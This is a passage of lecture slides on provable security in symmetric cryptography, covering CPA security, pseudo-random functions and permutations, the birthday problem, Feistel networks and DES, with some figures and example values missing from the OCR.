  Let $\tilde{\Pi}$ be an instance of the one-time pad, with key and message length $e(\ell)$, i.e. compatible to $\Pi_{\mathsf{PRG}}$. In the $D(r)$ case, where we feed it a random string $r \in_{\mathsf{R}} \{0,1\}^{e(n)}$, then from the point of view of $\mathcal{A}$ being called as a subroutine of $D(r)$, it is confronted with a one-time pad $\tilde{\Pi}$. The perfect secrecy of $\tilde{\Pi}$ implies $\mathbb{P}(D(r) = 1) = \frac{1}{2}$.
- What is $\mathbb{P}(D(G(K)) = 1)$?
  In this case, $\mathcal{A}$ participates in the game $\mathsf{PrivK}^{\mathsf{eav}}_{\mathcal{A},\Pi_{\mathsf{PRG}}}(\ell)$. Thus we have $\mathbb{P}(D(G(K)) = 1) = \mathbb{P}(\mathsf{PrivK}^{\mathsf{eav}}_{\mathcal{A},\Pi_{\mathsf{PRG}}}(\ell) = 1) = \frac{1}{2} + \epsilon(\ell)$.

Therefore

$$|\mathbb{P}(D(r) = 1) - \mathbb{P}(D(G(K)) = 1)| = \epsilon(\ell)$$


which we have assumed not to be negligible, which implies that $G$ is not a pseudo-random generator, contradicting the assumption. □

Katz/Lindell, pp 73-75

# Security proofs through reduction

Some key points about this style of "security proof":

- We have *not* shown that the encryption scheme $\Pi_{\mathsf{PRG}}$ is "secure". (We don't know how to do this!)
- We have shown that $\Pi_{\mathsf{PRG}}$ has one particular type of security property, **if** one of its building blocks ($G$) has another one.
- We have "reduced" the security of construct $\Pi_{\mathsf{PRG}}$ to another problem $X$:




Here: $X$ = distinguishing output of $G$ from random string

- We have shown how to turn any successful attack on $\Pi_{\mathsf{PRG}}$ into an equally successful attack on its underlying building block $G$.
- "Successful attack" means finding a polynomial-time probabilistic adversary algorithm that succeeds with non-negligible success probability in winning the game specified by the security definition.



# Security proofs through reduction


In the end, the provable security of some cryptographic construct (e.g., $\Pi_{\mathsf{PRG}}$, some mode of operation, some security protocol) boils down to these questions:

- What do we expect from the construct?
- What do we expect from the underlying building blocks?
- Does the construct introduce new weaknesses?
- Does the construct mitigate potential existing weaknesses in its underlying building blocks?

# Security for multiple encryptions

Private-key encryption scheme $\Pi = (\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$, $\mathcal{M} = \{0,1\}^m$, security parameter $\ell$.

Experiment/game $\mathsf{PrivK}^{\mathsf{mult}}_{\mathcal{A},\Pi}(\ell)$:




Setup:

1. The challenger generates a bit $b \in_R \{0,1\}$ and a key $K \leftarrow \mathsf{Gen}(1^\ell)$.
2. The adversary $\mathcal{A}$ is given input $1^\ell$

Rules for the interaction:

1. The adversary $\mathcal{A}$ outputs two sequences of $t$ messages: $M_0^1, M_0^2, \ldots, M_0^t$ and $M_1^1, M_1^2, \ldots, M_1^t$, where all $M_j^i \in \{0,1\}^m$.
2. The challenger computes $C^i \leftarrow \mathsf{Enc}_K(M_b^i)$ and returns $C^1, C^2, \ldots, C^t$ to $\mathcal{A}$

Finally, $\mathcal{A}$ outputs $b'$. If $b' = b$ then $\mathcal{A}$ has succeeded $\Rightarrow \mathsf{PrivK}^{\mathsf{mult}}_{\mathcal{A},\Pi}(\ell) = 1$



# Security for multiple encryptions (cont'd)

**Definition:** A private-key encryption scheme $\Pi$ has *indistinguishable multiple encryptions in the presence of an eavesdropper* if for all probabilistic, polynomial-time adversaries $\mathcal{A}$ there exists a negligible function negl, such that

$$\mathbb{P}(\mathsf{PrivK}^{\mathsf{mult}}_{\mathcal{A},\Pi}(\ell) = 1) \leq \frac{1}{2} + \mathsf{negl}(\ell)$$

Same definition as for *indistinguishable encryptions in the presence of an eavesdropper*, except for referring to the multi-message eavesdropping experiment $\mathsf{PrivK}^{\mathsf{mult}}_{\mathcal{A},\Pi}(\ell)$.

**Example:** Does our stream cipher $\Pi_{\mathsf{PRG}}$ offer indistinguishable *multiple* encryptions in the presence of an eavesdropper?

Adversary $\mathcal{A}_4$ outputs four messages , and returns $b' = 1$ iff .  $\mathbb{P}(\mathsf{PrivK}^{\mathsf{mult}}_{\mathcal{A}_4,\Pi_{\mathsf{PRG}}}(\ell) = 1) =$

**Actually:** Any encryption scheme is going to fail here!

# Securing a stream cipher for multiple encryptions I

How can we still use a stream cipher if we want to encrypt multiple messages $M_1, M_2, \ldots, M_t$ using a pseudo-random generator $G$?

## Synchronized mode

Let the PRG run for longer to produce enough output bits for all messages:

$$G(K) = R_1 \| R_2 \| \ldots \| R_t, \qquad C_i = R_i \oplus M_i$$

$\|$ is concatenation of bit strings

- convenient if $M_1, M_2, \ldots, M_t$ all belong to the same communications session and $G$ is of a type that can produce long enough output
- requires preservation of internal state of $G$ across sessions



# Securing a stream cipher for multiple encryptions II

## Unsynchronized mode

Some PRGs have two separate inputs, a key $K$ and an "initial vector" $IV$. The private key $K$ remains constant, while $IV$ is freshly chosen at random for each message, and sent along with the message.

$$\text{for each } i: \qquad IV_i \in_R \{0,1\}^n, \quad C_i := (IV_i, G(K, IV_i) \oplus M_i)$$


**But:** what exact security properties do we expect of a $G$ with $IV$ input?

This question leads us to a new security primitive and associated security definition: **pseudo-random functions** and **CPA security**.

# Security against chosen-plaintext attacks (CPA)

Private-key encryption scheme $\Pi = (\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$, $\mathcal{M} = \{0,1\}^m$, security parameter $\ell$.

Experiment/game $\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\Pi}(\ell)$:




Setup: (as before)

1. The challenger generates a bit $b \in_R \{0,1\}$ and a key $K \leftarrow \mathsf{Gen}(1^\ell)$.
2. The adversary $\mathcal{A}$ is given input $1^\ell$

Rules for the interaction:

1. The adversary $\mathcal{A}$ is given oracle access to $\mathsf{Enc}_K$:
   $\mathcal{A}$ outputs $M^1$, gets $\mathsf{Enc}_K(M^1)$, outputs $M^2$, gets $\mathsf{Enc}_K(M^2)$, ...
2. The adversary $\mathcal{A}$ outputs a pair of messages: $M_0, M_1 \in \{0,1\}^m$.
3. The challenger computes $C \leftarrow \mathsf{Enc}_K(M_b)$ and returns $C$ to $\mathcal{A}$
4. The adversary $\mathcal{A}$ continues to have oracle access to $\mathsf{Enc}_K$.

Finally, $\mathcal{A}$ outputs $b'$. If $b' = b$ then $\mathcal{A}$ has succeeded $\Rightarrow \mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\Pi}(\ell) = 1$



# Security against chosen-plaintext attacks (cont'd)

**Definition:** A private-key encryption scheme $\Pi$ has *indistinguishable multiple encryptions under a chosen-plaintext attack* ("is *CPA-secure*") if for all probabilistic, polynomial-time adversaries $\mathcal{A}$ there exists a negligible function negl, such that

$$\mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\Pi}(\ell) = 1) \leq \frac{1}{2} + \mathsf{negl}(\ell)$$

Advantages:

- Eavesdroppers can often observe their own text being encrypted, even where the encrypter never intended to provide an oracle. (WW2 story: Midway Island/AF, server communication).
- CPA security provably implies security for multiple encryptions.
- CPA security allows us to build a variable-length encryption scheme simply by using a fixed-length one many times.

# Random functions and permutations

## Random function

Consider all possible functions of the form

$$f : \{0,1\}^m \to \{0,1\}^n$$

How often do you have to toss a coin to fill the value table of such a function $f$ with random bits?

How many different such $f$ are there?

An $m$-bit to $n$-bit *random function* $f$ is one that we have picked uniformly at random from all these possible functions.

## Random permutation

Consider all possible permutations of the form

$$g : \{0,1\}^n \leftrightarrow \{0,1\}^n$$

How many different such $g$ are there?

An $n$-bit to $n$-bit *random permutation* $g$ is one that we have picked uniformly at random from all these possible permutations.



# Pseudo-random functions and permutations

Basic idea:

A *pseudo-random function (PRF)* is a fixed, efficiently computable function

$$F : \{0,1\}^k \times \{0,1\}^m \to \{0,1\}^n$$

that (compared to a random function) depends on an additional input parameter $K \in \{0,1\}^k$, the *key*. Each choice of $K$ leads to a function

$$F_K : \{0,1\}^m \to \{0,1\}^n$$

For typical key lengths (e.g., $k, m \geq 128$), the set of all possible functions $F_K$ will be a tiny subset of the set of all possible random functions $f$.

For a secure pseudo-random function $F$ there must be no practical way to distinguish between $F_K$ and a corresponding random function $f$ for anyone who does not know key $K$.

We can similarly define a keyed *pseudo-random permutation*.

In some proofs, in the interest of simplicity, we will only consider PRFs with $k = m = n$.

# Pseudo-random function (formal definition)

$F : \{0,1\}^n \times \{0,1\}^n \to \{0,1\}^n$ (key, input, output) efficient, keyed, length preserving (|input|=|output|)

## Definition

$F$ is a *pseudo-random function* if for all probabilistic, polynomial-time distinguishers $D$ there exists a negligible function negl such that

$$\left|\mathbb{P}(D^{F_K(\cdot)}(1^n) = 1) - \mathbb{P}(D^{f(\cdot)}(1^n) = 1)\right| \leq \text{negl(n)}$$

where $K \in_R \{0,1\}^n$ is chosen uniformly at random and $f$ is chosen uniformly at random from the set of functions mapping $n$-bit strings to $n$-bitstrings.

**Notation:** $D^{f(\cdot)}$ means that algorithm $D$ has "oracle access" to function $f$.

## How does this differ from a pseudo-random generator?

The distinguisher of a pseudo-random generator examines a string. Here, the distinguisher examines entire functions $F_K$ and $f$.

Any description of $f$ would be at least $n \cdot 2^n$ bits long and thus cannot be read in polynomial time. Therefore we can only provide oracle access to the distinguisher (i.e., allow D to query $f$ a polynomial number of times).



# CPA-secure encryption using a pseudo-random function

We define the following fixed-length private-key encryption scheme:

## $\Pi_{\text{PRF}} = (\text{Gen}, \text{Enc}, \text{Dec})$:

Let $F$ be a pseudo-random function.

- Gen: on input $1^\ell$ choose $K \in_R \{0,1\}^\ell$ randomly
- Enc: read $K \in \{0,1\}^\ell$ and $M \in \{0,1\}^\ell$, choose $R \in_R \{0,1\}^\ell$ randomly, then output
$$C := (R, F_K(R) \oplus M)$$
- Dec: read $K \in \{0,1\}^\ell$, $C = (R, S) \in \{0,1\}^{2\ell}$, then output
$$M := F_K(R) \oplus S$$

## Strategy for proving $\Pi_{\text{PRF}}$ to be CPA secure:

1. Show that a variant scheme $\tilde{\Pi}$ in which we replace $F_K$ with a random function $f$ is CPA secure (just not efficient).
2. Show that replacing $f$ with a pseudo-random function $F_K$ cannot make it insecure, by showing how an attacker on the scheme using $F_K$ can be converted into a distinguisher between $f$ and $F_K$, violating the assumption that $F_K$ is a pseudo-random function.

# Security proof for encryption scheme $\Pi_{\mathsf{PRF}}$

First consider $\tilde{\Pi}$, a variant of $\Pi_{\mathsf{PRF}}$ in which the pseudo-random function $F_K$ was replaced with a random function $f$. Claim:

$$\mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell) = 1) \leq \frac{1}{2} + \frac{q(\ell)}{2^\ell} \qquad \text{with } q(\ell) \text{ oracle queries}$$

Recall: when the challenge ciphertext $C$ in $\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell)$ is computed, the challenger picks $R_C \in_{\mathsf{R}} \{0,1\}^\ell$ and returns $C := (R_C, f(R_C) \oplus M_b)$.

**Case 1: $R_C$ is also used in one of the oracle queries.** In which case $\mathcal{A}$ can easily find out $f(R_C)$ and decrypt $M_b$. $\mathcal{A}$ makes at most $q(\ell)$ oracle queries and there are $2^\ell$ possible values of $R_C$, this case happens with a probability of at most $q(\ell)/2^\ell$.

**Case 2: $R_C$ is not used in any of the oracle queries.** For $\mathcal{A}$ the value $R_C$ remains completely random, $f(R_C)$ remains completely random, $m_b$ is returned one-time pad encrypted, and $\mathcal{A}$ can only make a random guess, so in this case $\mathbb{P}(b' = b) = \frac{1}{2}$.

$$\begin{aligned}
&\mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell) = 1) \\
&\quad = \mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell) = 1 \wedge \text{Case 1}) + \mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell) = 1 \wedge \text{Case 2}) \\
&\quad \leq \mathbb{P}(\text{Case 1}) + \mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell) = 1 | \text{Case 2}) \leq \frac{q(\ell)}{2^\ell} + \frac{1}{2}.
\end{aligned}$$



# Security proof for encryption scheme $\Pi_{\mathsf{PRF}}$ (cont'd)

Assume we have an attacker $\mathcal{A}$ against $\Pi_{\mathsf{PRF}}$ with non-negligible

$$\epsilon(\ell) = \mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\Pi_{\mathsf{PRF}}}(\ell) = 1) - \frac{1}{2}$$

Its performance against $\tilde{\Pi}$ is also limited by

$$\mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell) = 1) \leq \frac{1}{2} + \frac{q(\ell)}{2^\ell}$$

Combining those two equations we get

$$\mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\Pi_{\mathsf{PRF}}}(\ell) = 1) - \mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell) = 1) \geq \epsilon(\ell) - \frac{q(\ell)}{2^\ell}$$

which is not negligible either, allowing us to distinguish $f$ from $F_K$:
Build distinguisher $D^{\mathcal{O}}$ using oracle $\mathcal{O}$ to play $\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\Pi}(\ell)$ with $\mathcal{A}$:

1. Run $\mathcal{A}(1^\ell)$ and for each of its oracle queries $M^i$ pick $R^i \in_{\mathsf{R}} \{0,1\}^\ell$, then return $C^i := (R^i, \mathcal{O}(R^i) \oplus M^i)$ to $\mathcal{A}$.
2. When $\mathcal{A}$ outputs $M_0, M_1$, pick $b \in_{\mathsf{R}} \{0,1\}$ and $R_C \in_{\mathsf{R}} \{0,1\}^\ell$, then return $C := (R_C, \mathcal{O}(R_C) \oplus M_b)$ to $\mathcal{A}$.
3. Continue answering $\mathcal{A}$'s encryption oracle queries. When $\mathcal{A}$ outputs $b'$, output 1 if $b' = b$, otherwise 0.

# Security proof for encryption scheme $\Pi_{\mathsf{PRF}}$ (cont'd)

How effective is this $D$?

1. **If $D$'s oracle is $F_K$:** $\mathcal{A}$ effectively plays $\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\Pi_{\mathsf{PRF}}}(\ell)$ because if $K$ was chosen randomly, $D^{F_K}$ behaves towards $\mathcal{A}$ just like $\Pi_{\mathsf{PRF}}$, and therefore
$$\mathbb{P}(D^{F_K(\cdot)}(1^\ell) = 1) = \mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\Pi_{\mathsf{PRF}}}(\ell) = 1)$$
2. **If $D$'s oracle is $f$:** likewise, $\mathcal{A}$ effectively plays $\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell)$ and therefore
$$\mathbb{P}(D^{f(\cdot)}(1^\ell) = 1) = \mathbb{P}(\mathsf{PrivK}^{\mathsf{cpa}}_{\mathcal{A},\tilde{\Pi}}(\ell) = 1)$$
if $f \in_{\mathsf{R}} (\{0,1\}^\ell)^{\{0,1\}^\ell}$ is chosen uniformly at random.

All combined the difference
$$\mathbb{P}(D^{F_K(\cdot)}(1^\ell) = 1) - \mathbb{P}(D^{f(\cdot)}(1^\ell) = 1) \geq \epsilon(\ell) - \frac{q(\ell)}{2^\ell}$$
not being negligible implies that $F_K$ is not a pseudo-random function, which contradicts the assumption, so $\Pi_{\mathsf{PRF}}$ is CPA secure. □

Katz/Lindell, pp 90–93



# Pseudo-random permutation

$F : \underbrace{\{0,1\}^n}_{\text{key}} \times \underbrace{\{0,1\}^n}_{\text{input}} \to \underbrace{\{0,1\}^n}_{\text{output}}$ efficient, keyed, length preserving $_{|\text{input}|=|\text{output}|}$

$F_K$ is a *pseudo-random permutation* if

- for every key $K$, there is a 1-to-1 relationship for input and output
- $F_K$ and $F_K^{-1}$ can be calculated with polynomial-time algorithms
- there is no polynomial-time distinguisher that can distinguish $F_K$ (with randomly picked $K$) from a random permutation.

**Note:** Any pseudo-random permutation is also a pseudo-random function. A random function $f$ looks to any distinguisher just like a random permutation until it finds a collision $x \neq y$ with $f(x) = f(y)$. The probability for finding one in polynomial time is negligible ("birthday problem").


A *strong* pseudo-random permutation remains indistinguishable even if the distinguisher has oracle access to the inverse.

**Definition:** $F$ is a *strong pseudo-random permutation* if for all polynomial-time distinguishers $D$ there exists a negligible function negl such that
$$\left|\mathbb{P}(D^{F_K(\cdot),F_K^{-1}(\cdot)}(1^n) = 1) - \mathbb{P}(D^{f(\cdot),f^{-1}(\cdot)}(1^n) = 1)\right| \leq \mathsf{negl(n)}$$
where $K \in_{\mathsf{R}} \{0,1\}^n$ is chosen uniformly at random, and $f$ is chosen uniformly at random from the set of permutations on $n$-bit strings.

# Birthday problem

With 23 random people in a room, there is a 0.507 chance that two share a birthday. Surprised?

We throw $b$ balls into $n$ bins, selecting each bin uniformly at random.
With what probability do at least two balls end up in the same bin?




**Remember:** for large $n$ the collision probability

- is near 1 for $b \gg \sqrt{n}$
- is near 0 for $b \ll \sqrt{n}$, growing roughly proportional to $\frac{b^2}{n}$

Expected number of balls thrown before first collision: $\sqrt{\frac{\pi}{2}n}$ (for $n \to \infty$)


Approximation formulas: `http://cseweb.ucsd.edu/~mihir/cse207/w-birthday.pdf`



# Iterating a random function

$f : \{1, \ldots, n\} \to \{1, \ldots, n\}$ $n^n$ such functions, pick one at random

**Functional graph:** vertices $\{1, \ldots, n\}$, directed edges $(i, f(i))$



Several components, each a directed cycle and trees attached to it.

Some expected values for $n \to \infty$, random $u \in_R \{1, \ldots, n\}$:

- tail length $\mathbb{E}(t(u)) = \sqrt{\pi n/8}$ $f^{t(u)}(u) = f^{t(u)+c(u)\cdot i}(u)$, $\forall i \in \mathbb{N}$,
- cycle length $\mathbb{E}(c(u)) = \sqrt{\pi n/8}$ where $t(u), c(u)$ minimal
- rho-length $\mathbb{E}(t(u) + c(u)) = \sqrt{\pi n/2}$
- predecessors $\mathbb{E}(|\{v | f^i(v) = u \wedge i > 0\}|) = \sqrt{\pi n/8}$
- edges of component containing u: $2n/3$

If $f$ is a random *permutation*: no trees, expected cycle length $(n+1)/2$

Menezes/van Oorschot/Vanstone, §2.1.6. Knuth: TAOCP, §1.3.3, exercise 17.
Flajolet/Odlyzko: Random mapping statistics, EUROCRYPT'89, LNCS 434.

# Block ciphers

Practical, efficient algorithms that try to implement a pseudo-random permutation $E$ (and its inverse $D$) are called "block ciphers":

$$E : \{0,1\}^k \times \{0,1\}^n \to \{0,1\}^n$$
$$D : \{0,1\}^k \times \{0,1\}^n \to \{0,1\}^n$$

with $D_K(E_K(M)) = M$ for all $K \in \{0,1\}^k$, $M \in \{0,1\}^n$.
Typical key and block sizes: $k, n = 128$ bit (alphabet size $= 2^n$)

Implementation strategies:

- Confusion – make relationship between key and ciphertext as complex as possible
- Diffusion – remove statistical links between plaintext and ciphertext
- Prevent adaptive chosen-plaintext attacks, including differential and linear cryptanalysis
- Product cipher: iterate many rounds of a weak pseudo-random permutation to get a strong one
- Feistel structure, substitution/permutation network, key-dependent s-boxes, mix incompatible groups, transpositions, linear transformations, arithmetic operations, non-linear substitutions, ...



# Feistel structure I

**Problem:** Build a pseudo-random permutation $E_K : M \leftrightarrow C$ (invertible) using pseudo-random functions $f_{K,i}$ (non-invertible) as building blocks.

**Solution:** Split the plaintext block $M$ ($n$ bits) into two equally-sized halves $L$ and $R$ ($n/2$ bits each):

$$M = L_0 || R_0$$

Then the non-invertible function $f_K$ is applied in each round $i$ alternatingly to one of these halves, and the result is XORed onto the other half, respectively:


$$R_i = R_{i-1} \oplus f_{K,i}(L_{i-1}) \quad \text{and} \quad L_i = L_{i-1} \quad \text{for odd } i$$
$$L_i = L_{i-1} \oplus f_{K,i}(R_{i-1}) \quad \text{and} \quad R_i = R_{i-1} \quad \text{for even } i$$

After rounds $i = 1, \ldots, r$ have been applied, the two halves are concatenated to form the ciphertext block $C$:

$$C = L_r || R_r$$

# Feistel structure II


$r = 3$ rounds:






# Feistel structure III

Decryption:



# Feistel structure IV

Decryption works backwards, undoing round after round, starting from the ciphertext. This is possible, because the Feistel structure is arranged such that during decryption in any round $i = r, \ldots, 1$, the input value for $f_{K,i}$ is known, as it formed half of all bits of the result of round $i$ during encryption:

$$\begin{array}{llll} R_{i-1} = R_i \oplus f_{K,i}(L_i) & \text{and} & L_{i-1} = L_i & \text{for odd } i \\ L_{i-1} = L_i \oplus f_{K,i}(R_i) & \text{and} & R_{i-1} = R_i & \text{for even } i \end{array}$$

## Luby–Rackoff construction

If $f$ is a pseudo-random function, $r = 3$ rounds are needed to build a pseudo-random permutation.

M. Luby, C. Rackoff: How to construct pseudorandom permutations from pseudorandom functions. CRYPTO'85, LNCS 218, `http://www.springerlink.com/content/27t7330g746q2168/`



# Data Encryption Standard (DES)

In 1977, the US government standardized a block cipher for unclassified data, based on a proposal by an IBM team led by Horst Feistel.


DES has a block size of 64 bits and a key size of 56 bits. The relatively short key size and its limited protection against brute-force key searches immediately triggered criticism, but this did not prevent DES from becoming the most commonly used cipher for banking networks and numerous other applications for more than 25 years.


DES uses a 16-round Feistel structure. Its round function $f$ is much simpler than a good pseudo-random function, but the number of iterations increases the complexity of the resulting permutation sufficiently.

DES was designed for hardware implementation such that the same circuit can be used with only minor modification for encryption and decryption. It is not particularly efficient in software.

`http://csrc.nist.gov/publications/fips/fips46-3/fips46-3.pdf`

